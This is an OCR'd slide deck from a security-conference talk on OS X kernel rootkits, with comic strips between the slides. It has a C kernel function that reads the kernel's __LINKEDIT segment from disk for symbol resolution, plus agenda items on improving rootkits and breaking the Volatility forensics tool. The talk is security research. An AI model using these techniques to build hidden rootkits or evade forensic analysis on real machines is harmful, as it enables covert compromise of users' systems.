
OS X ROOTKITS 2

fG! @ BSides Lisbon


Agenda

1. OS X Kernel Rootkits (duh!).
2. Ideas to improve them.
3. Solving some problems.
4. Breaking Volatility.
5. Zombies, signed kexts policy.


Who Am I?


calvin and hobbes
by WATTERSON ©1993
distributed by universal press syndicate 8/18
DINO SAURS
Suicide DRINK 25¢
SUMMER DAYS ARE SUPPOSED TO BE LONGER, BUT THEY SURE SEEM SHORT TO ME.
I'LL SAY. WE DIDN'T GET TO DO HALF OUR ITINERARY.


I'VE GOT A STOCK HERE THAT COULD REALLY EXCEL
REALLY EXCEL?
EXCEL?
SELL?
SELL?
SELL
SELL!
SELL!
SELL!
SELL!
THIS IS MADNESS! I CAN'T TAKE ANYMORE
GOOD BYE!
GOOD BYE?
BYE?
Buy?
Buy!
Buy!
Buy!!
Buy!
I'VE GOT A STOCK HERE..


Calvin and Hobbes
by Watterson
15 BUCKS A GLASS?!
THAT'S RIGHT! WANT SOME?
LEMONADE $15.00 GLASS
HOW DO YOU JUSTIFY CHARGING 15 DOLLARS?!
SUPPLY AND DEMAND.
WHERE'S THE DEMAND?! I DON'T SEE ANY DEMAND!
THERE'S LOTS OF DEMAND!
YEAH?
SURE! AS THE SOLE STOCKHOLDER IN THIS ENTERPRISE, I DEMAND MONSTROUS PROFIT ON MY INVESTMENT!
AND AS PRESIDENT AND CEO. OF THE COMPANY, I DEMAND AN EXORBITANT ANNUAL SALARY!
AND AS MY OWN EMPLOYEE, I DEMAND A HIGH HOURLY WAGE AND ALL SORTS OF COMPANY BENEFITS! AND THEN THERE'S OVERHEAD AND ACTUAL PRODUCTION COSTS!
BUT IT LOOKS LIKE YOU JUST THREW A LEMON IN SOME SLUDGE WATER!
WELL, I HAVE TO CUT EXPENSES SOMEWHERE IF I WANT TO STAY COMPETITIVE.
WHAT IF I GOT SICK FROM THAT?
"CAVEAT EMPTOR" IS THE MOTTO WE STAND BEHIND! I'D HAVE TO CHARGE MORE IF WE FOLLOWED HEALTH AND ENVIRONMENTAL REGULATIONS.
YOU'RE OUT OF YOUR MIND. I'M GOING HOME TO DRINK SOMETHING ELSE.
SURE! PUT ME OUT OF A JOB! IT'S YOU ANTI-BUSINESS TYPES WHO RUIN THE ECONOMY!
LEMONADE $15.00 GLASS
I NEED TO BE SUBSIDIZED.

COSEINC®

Solid Security. Verified.


PORSCHE
STUTTGART
WALLPAPERSWIDE.COM

Prestamos o verdadeiro Serviço Público:

Bash

Reverse

Instituição que mais pessoas manda pr'ó caralho no mundo!

TO SAVE TIME, LET'S ASSUME WE CAN EASILY HAVE ROOT ACCESS!

sudo -k

OLD TECHNOLOGY*


*but brilliant!

Filesystem access

1. Very easy to do using VFS functions.
2. Everything available in KPIs!
3. Ability to read and write anywhere.
4. Compatible with “all” OS X versions.


```
/*
 * retrieve the whole linkedit segment into target buffer from kernel binary at disk
 */
static kern_return_t
get_kernel_linkedit(kernel_info_t kernel_info)
{
    int error = 0;
    // lookup vnode for /mach_kernel
    vnode_t kernel_vnode = NULLVP;
    if ( vnode_lookup("/mach_kernel", 0, &kernel_vnode, NULL) )
    {
        return KERN_FAILURE;
    }
    // create the UIO structure with our data buffer
    uio_t uio = uio_create(1, kernel_info->linkedit_fileoffset, UIO_SYSSPACE, UIO_READ);
    if (uio == NULL)
    {
        return KERN_FAILURE;
    }
    error = uio_addiov(uio, CAST_USER_ADDR_T(kernel_info->linkedit_buf), kernel_info->linkedit_size);
    if (error)
    {
        return KERN_FAILURE;
    }
    // finally read the kernel from the filesystem
    error = VNOP_READ(kernel_vnode, uio, 0, NULL);
    if (error)
    {
        return KERN_FAILURE;
    }
    else if (uio_resid(uio))
    {
        return EINVAL;
    }
    return KERN_SUCCESS;
}
```

Details and code



github.com/gdbinit/hydra

Disassembler



1. Integrate disassembler library.
2. Tested with diStorm.
3. Very fast in linear sweep.
4. Be careful with some inline data.

5 Helpful to find static functions.

6 Variables and structs fields offsets.

